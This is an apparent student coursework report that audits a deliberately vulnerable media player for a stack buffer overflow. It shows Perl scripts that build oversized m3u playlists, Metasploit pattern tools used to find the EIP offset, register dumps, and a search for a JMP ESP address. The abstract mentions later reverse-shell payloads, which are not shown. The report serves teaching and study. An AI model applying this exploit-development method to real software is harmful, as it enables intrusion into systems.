# Binary Auditing

An investigation into buffer overflow vulnerabilities contained within 1602893.exe

**By Connor Duncan**

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2018/19

*Note that Information contained in this document is for educational purposes.*

# Abstract

A media player called 1602893.exe was the subject of an investigation. This media player was known to be vulnerable to buffer overflow attacks and could potentially be manipulated into carrying out tasks out with the scope of its purpose. An investigation into these buffer overflow vulnerabilities was conducted with the aim of exploiting them to an attacker's maximum advantage. This involved first proving the vulnerability, then creating a calculator, and then exploiting the vulnerability further by opening up a reverse TCP shell. After the machine has been exploited, the same process is repeated but with the countermeasure Data Execution Prevention enabled. Several different tools are used to analyze the application and various techniques are used to help create a more sophisticated attack.

After the full investigation had been conducted, it was found that the media player could be manipulated into opening a calculator and creating a reverse TCP shell with both DEP enabled and disabled.

# +Contents

# 1 INTRODUCTION

## 1.1 BACKGROUND AND AIM

A vulnerable media player has been supplied named “1602893.exe”. This media player is known to have a buffer overflow flaw contained within the uploading playlist feature. In this report the buffer overflow vulnerability will be investigated and, if possible, exploited. These vulnerabilities will be exploited with the aim of manipulating the program into displaying a calculator and opening a remote shell. When testing to find any vulnerabilities, a systematic and methodical approach will be used.

In order to combat buffer overflow attacks from occurring, Microsoft introduced Data Execution Prevention (DEP). According to the official Microsoft documentation of DEP (Support.microsoft.com, 2019), it “is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running on a system”. The way DEP works is by marking certain pages of memory as non-executable, with one of these pages being the stack. If an application does attempt to run code from a protected page, then a memory access violation exception occurs. This makes it more difficult to exploit a buffer overflow, however, it does not make it impossible.

Therefore, as part of this report the investigation into the media player will include four different parts:

1. Manipulating the media player to open a calculator without DEP enabled
2. Manipulating the media player to open a remote shell without DEP enabled
3. Manipulating the media player to open a calculator with DEP enabled
4. Manipulating the media player to open a remote shell with DEP enabled

All testing undertaken of 1602893.exe will be from within a Microsoft Windows XP Service Pack 3 Virtual machine. This investigation will make use of several tools, including OllyDbg, Immunity Debugger, MsfVenom and more. All tools used will be discussed throughout the report.

## 1.2 WHAT IS A BUFFER OVERFLOW?

A buffer overflow will occur when a user or application attempts to write more data to a fixed length block of memory than the memory allocated allows. The program assumes that the user will only input data that are within the bounds of normality. For example, a program expects an input of up to 100 characters in an input field. The user then enters 10,000 characters and the program crashes. This would be a buffer overflow. As a result of the buffer overflow, the extra data that has been written to the application can overflow the program’s stack and therefore overwrite other parts of the applications memory.

One of the pieces of memory that can be overwritten from a buffer overflow is the EIP. EIP stands for Extended Instruction Pointer, and contains the memory address for the next instruction on the stack.
If a user is trying to exploit a buffer overflow, then it will often involve them injecting their own shellcode into the application. Shell code is a small piece of code that can be used to manipulate a programs functionality by, for example, opening a shell on the target, or opening a calculator.
By combining the fact that the EIP can be overwritten and that the user can enter shellcode, the attacker may be able to get the EIP to jump to the memory location where their shellcode is held, and execute it – thus exploiting the target.

# 2 PROCEDURE – DEP OFF

## 2.1 FINDING THE CRASH

The first stage in exploiting 1602893.exe is to find the point at which the program crashes. To do this, a Perl file was created that would generate 500 "A" characters. It would be saved as an m3u (A media playlist) and then uploaded into 1602893.exe. This program can be seen in Figure 1.

```
my $file= "crash.m3u";
my $BufferOverflow = "\x41" x 500;
open($FILE,">$file");
print $FILE $BufferOverflow;
close($FILE);
```

*Figure 1 - Program to generate 500 A's*

In Ascii, the character A is represented by the number 41 hence why the variable 'BufferOverflow' is set to "\x41 x 500". When run, this program will create a file called "Crash.m3u". The contents of this file can be seen in Figure 2.





*Figure 2 - crash.m3u's contents*

Figure 3 shows the playlist being loaded into the media player, and Figure 4 shows the result.





*Figure 3 - Loading the playlist into the media player*





*Figure 4 - Result of loading crash.m3u*

Figure 4 clearly shows that 1602893.exe has crashed. This then leads to the conclusion that the point of crash is at 500 characters, or less.

## 2.2 FINDING THE DISTANCE TO EIP

To find out where the exact point of the crash is, the program is loaded into OllyDbg (Ollydbg.de, 2019). OllyDbg is a tool used for debugging and analyzing binary code. Looking at the registers in OllyDbg, it is clear to see that the EIP has been overwritten with “41414141”. The EIP stands for Extended Instruction Pointer and will hold the memory location of an instruction. When the EIP is ‘POPed’, it will tell the computer where to go to execute the next command. The EIP being overwritten can be seen in Figure 5.





*Figure 5 - OllyDbg crash.m3u EIP*

At the point of crash, the program tries to POP the EIP to get the pointer to the next memory location However, because the EIP has been overwritten it tries to jump to the memory location 41414141 which does not exist, hence why the program crashes. The task next is to find exactly how many A’s it took to crash the program. This can be done by creating a predictable pattern of 500 characters and identifying what location of the pattern overwrites EIP.

Metasploit (Metasploit, 2019) has a tool called “pattern_create.rb” which will create a predictable pattern of a specified length. Part of the unique pattern created using this tool can be seen in Figure 6.





*Figure 6 - Unique pattern*

This is then copied into the original crash.m3u program and replaces the 500 A’s like so:

```
crash.pl - Notepad
File  Edit  Format  View  Help
my $file= "UniqueCrash.m3u";
my $BufferOverflow = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5A
open($FILE,">$file");
print $FILE $BufferOverflow;
close($FILE);
```

*Figure 7 - Unique crash program*

This program, when run, will create a playlist called UniqueCrash.m3u that contains the unique pattern. The 1602893.exe file is then loaded into OllyDbg again and crashed using the new UniqueCrash.m3u playlist.

```
Registers (FPU)                                  <     <
EAX 00000000
ECX 00000000
EDX 00374370
EBX 00000000
ESP 00122208 ASCII 34,"Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2
EBP 41326A41
ESI 0046B9B2 1602893.0046B9B2
EDI 0012F940 ASCII "All Supported files"

EIP 6A41336A
```

*Figure 8 - Unique EIP crash*

Figure 8 shows that the EIP has been overwritten with the Ascii values 6A41336A. Instead of manually having to work out how far through the pattern these values are, a program has again been created by Metasploit to work out the distance to crash. This program is called pattern_offset and it takes in two parameters – the value of the EIP at the time of crash, and the size of the payload. Figure 9 shows the result of running this command.

```
C:\cmd>pattern_offset.exe 6A41336A 500
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr1B.tmp/lib/ruby/1.9.1/rubygems/custom_requ
ire.rb:36:in `require': iconv will be deprecated in the future, use String#encod
e instead.
280
```

*Figure 9 - Distance to crash*

The pattern_offset.exe file said that the distance to crash was 280 characters. To prove this, a file was created with 280 A's, 4 B's and 4 C's. This was with the aim of finding out what part of the code overwrote the EIP. The code to create this can be seen in Figure 10.

```
my $file= "DistanceToEIP.m3u";
my $BufferOverflow = "\x41" x 280 . "\x42" x 4 . "\x43" x 4
open($FILE,">$file");
print $FILE $BufferOverflow;
close($FILE);
```

*Figure 10 - Distance to EIP*

After repeating the process before, it was seen that the EIP was overwritten with 42424242, or "BBBB". This is seen in Figure 11.

```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00374370
EBX 00000000
ESP 00122208
EBP 41414141
ESI 0046B9B2 1602893.0046B9B2
EDI 0012F940 ASCII "All Supported files"

EIP 42424242
```

*Figure 11 - EIP Overwritten*

Therefore, the four characters after the 280 A's have overwritten the EIP. This means that the number of characters it takes to overwrite the EIP, and how exactly what characters are used to overwrite the EIP, has been found.

## 2.3 Room for Shellcode

The next step is to find out exactly how much room there is to put shellcode. It is clear that from looking at the stack in OllyDbg, several bytes of memory have been overwritten. These bytes can then be used to place and execute shellcode. The stack being overwritten with the unique pattern can be seen in Figure 12.





*Figure 12 - The stack being overwritten by the buffer overflow*

The number of bytes available to overwrite after the EIP dictates what is the best way to proceed. To find out how many bytes can be written after the EIP, a new program must be created. This code will work as follows:

1. Fill up the buffer with A's and overwrite the EIP with 4 B's
2. Create another unique pattern to place after the EIP
3. Using OllyDbg – identify where the pattern stops.

A unique pattern was created again using the pattern_create.rb tool. This pattern was specified as length 700, as if there is 700 bytes available after the EIP then there will be more than enough room for the shellcode. The code to create the new playlist can be seen in Figure 12.

```
my $file= "RoomAfterEip.m3u";
my $junk1 = "\x41" x 280;
my $eip = "BBBB";
my $junk2="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
open($FILE,">$file");
print $FILE $junk1.$eip.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

*Figure 13 - Program to find room after EIP for shellcode*

1602893.exe is then loaded into OllyDbg and ran with the new payload file – RoomAfterEIP.m3u






*Figure 14 - Show ASCII Dump*

The next step is to show the Ascii dump to find how far down the code goes. Figure 14 shows how to view the stack in Ascii, from within OllyDbg. From Looking at OllyDbg, it was found that the code stops overwriting the media player at the "4Ah5" location. This is known because the pattern has been terminated by a null byte. An important point to note is that when creating shellcode, null bytes should often be avoided as they can cause problems with the code and potentially break it. This can be seen in Figure 14.



| | | |
|---|---|---|
| 001222D8 | 68413967 | g9Ah |
| 001222DC | 31684130 | 0Ah1 |
| 001222E0 | 41326841 | Ah2A |
| 001222E4 | 68413368 | h3Ah |
| 001222E8 | 35684134 | 4Ah5 |
| 001222EC | 41414100 | .AAA |


*Figure 15 - Room for code after EIP*

From looking at the unique pattern in a txt file, it was found that this location of “4Ah5” is 228 characters in, which directly corresponds to 228 bytes.

## 2.4 Running the calculator shellcode

The shellcode that is created will be placed directly after the EIP. As previously found, it is possible to overwrite the EIP thus meaning that the memory address it next points to can be controlled. In order to get the shellcode after the EIP to run, a command must be run telling the program to go to the stack and run the shellcode. To do this, a JMP ESP command can be used. The JMP ESP command will go to the to the location of the stack pointer (in most cases it will be the top of the stack unless it has been modified) and then run the code that is there, which will be the shellcode.

To find a valid JMP ESP command, a third party utility called fndjmp.exe will be used. This utility will search a given dll for a specified command. In OllyDbg, by pressing Alt+E all libraries used by 1602893.exe can be seen, as shown in Figure 16.



| Base | Size | Entry | Name | File version | Path |
|---|---|---|---|---|---|
| 00340000 | 00009000 | 00341782 | Normaliz | 6.0.5441.0 (win | C:\WINDOWS\system32\Normaliz.dll |
| 00400000 | 0009A000 | 00451CC8 | 1602893 | | C:\Documents and Settings\Administrator\Desktop\1 |
| 01600000 | 002C5000 | | xpsp2res | 5.1.2600.5512 ( | C:\WINDOWS\system32\xpsp2res.dll |
| 10000000 | 0005B000 | 1000759F | PDFShell | 9.1.0.200902270 | C:\Program Files\Common Files\Adobe\Acrobat\Activ |
| 1A400000 | 00132000 | 1A401C31 | urlmon | 8.00.6001.18702 | C:\WINDOWS\system32\urlmon.dll |
| 5AD70000 | 00038000 | 5AD71626 | UxTheme | 6.00.2900.5512 | C:\WINDOWS\system32\UxTheme.dll |
| 5B860000 | 00055000 | 5B868B48 | NETAPI32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\NETAPI32.dll |
| 5DCA0000 | 001E8000 | 5DDB7A45 | iertutil | 8.00.6001.18702 | C:\WINDOWS\system32\iertutil.dll |
| 63000000 | 000E6000 | 6300172C | WININET | 8.00.6001.18702 | C:\WINDOWS\system32\WININET.dll |
| 72D10000 | 00008000 | 72D12575 | msacm32 | 5.1.2600.0 (xpc | C:\WINDOWS\system32\msacm32.drv |
| 72D20000 | 00009000 | 72D243CD | wdmaud | 5.1.2600.5512 ( | C:\WINDOWS\system32\wdmaud.drv |
| 73F10000 | 0005C000 | 73F11788 | DSOUND | 5.3.2600.5512 ( | C:\WINDOWS\system32\DSOUND.dll |
| 754D0000 | 00080000 | 754D16AB | CRYPTUI | 5.131.2600.5512 | C:\WINDOWS\system32\CRYPTUI.dll |
| 755C0000 | 0002E000 | 755D9FE1 | msctfime | 5.1.2600.5512 ( | C:\WINDOWS\system32\msctfime.ime |
| 75F80000 | 000FD000 | 75F836FA | browseui | 6.00.2900.5512 | C:\WINDOWS\system32\browseui.dll |
| 76390000 | 0001D000 | 763912C0 | IMM32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\IMM32.DLL |
| 763B0000 | 00049000 | 763B1619 | comdlg32 | 6.00.2900.5512 | C:\WINDOWS\system32\comdlg32.dll |
| 76980000 | 00008000 | 76981D37 | LINKINFO | 5.1.2600.5512 ( | C:\WINDOWS\system32\LINKINFO.dll |
| 76990000 | 00025000 | 76991ECB | ntshrui | 5.1.2600.5512 ( | C:\WINDOWS\system32\ntshrui.dll |
| 769C0000 | 000B4000 | 769C15E4 | USERENV | 5.1.2600.5512 ( | C:\WINDOWS\system32\USERENV.dll |
| 76B20000 | 00011000 | 76B2A173 | ATL | 3.05.2284 | C:\WINDOWS\system32\ATL.DLL |
| 76B40000 | 0002D000 | 76B42B61 | WINMM | 5.1.2600.5512 ( | C:\WINDOWS\system32\WINMM.dll |
| 76C30000 | 0002E000 | 76C31529 | WINTRUST | 5.131.2600.5512 | C:\WINDOWS\system32\WINTRUST.dll |
| 76C90000 | 00028000 | 76C9126D | IMAGEHLP | 5.1.2600.5512 ( | C:\WINDOWS\system32\IMAGEHLP.dll |
| 76F60000 | 0002C000 | 76F61130 | WLDAP32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\WLDAP32.dll |
| 76FD0000 | 0007F000 | 76FD3048 | CLBCATQ | 2001.12.4414.70 | C:\WINDOWS\system32\CLBCATQ.DLL |
| 77050000 | 000C5000 | 77051055 | COMRes | 2001.12.4414.70 | C:\WINDOWS\system32\COMRes.dll |
| 77120000 | 0008B000 | 77121560 | OLEAUT32 | 5.1.2600.5512 | C:\WINDOWS\system32\OLEAUT32.dll |
| 773D0000 | 00103000 | 773D4256 | COMCTL32 | 6.0 (xpsp.08041 | C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-Cc |
| 774E0000 | 0013D000 | 774FD0B9 | ole32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\ole32.dll |
| 77920000 | 000F3000 | 7792159A | SETUPAPI | 5.1.2600.5512 ( | C:\WINDOWS\system32\SETUPAPI.dll |
| 77A80000 | 00095000 | 77A81632 | CRYPT32 | 5.131.2600.5512 | C:\WINDOWS\system32\CRYPT32.dll |
| 77B20000 | 00012000 | 77B23399 | MSASN1 | 5.1.2600.5512 ( | C:\WINDOWS\system32\MSASN1.dll |
| 77B40000 | 00022000 | 77B41C09 | appHelp | 5.1.2600.5512 ( | C:\WINDOWS\system32\appHelp.dll |
| 77BD0000 | 00007000 | 77BD33BD | midimap | 5.1.2600.5512 ( | C:\WINDOWS\system32\midimap.dll |
| 77BE0000 | 00015000 | 77BE1292 | MSACM3_1 | 5.1.2600.5512 ( | C:\WINDOWS\system32\MSACM32.dll |
| 77C00000 | 00008000 | 77C01135 | VERSION | 5.1.2600.5512 ( | C:\WINDOWS\system32\VERSION.dll |
| 77C10000 | 00058000 | 77C1F2A1 | msvcrt | 7.0.2600.5512 ( | C:\WINDOWS\system32\msvcrt.dll |
| 77DD0000 | 0009B000 | 77DD70FB | ADVAPI32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\ADVAPI32.dll |
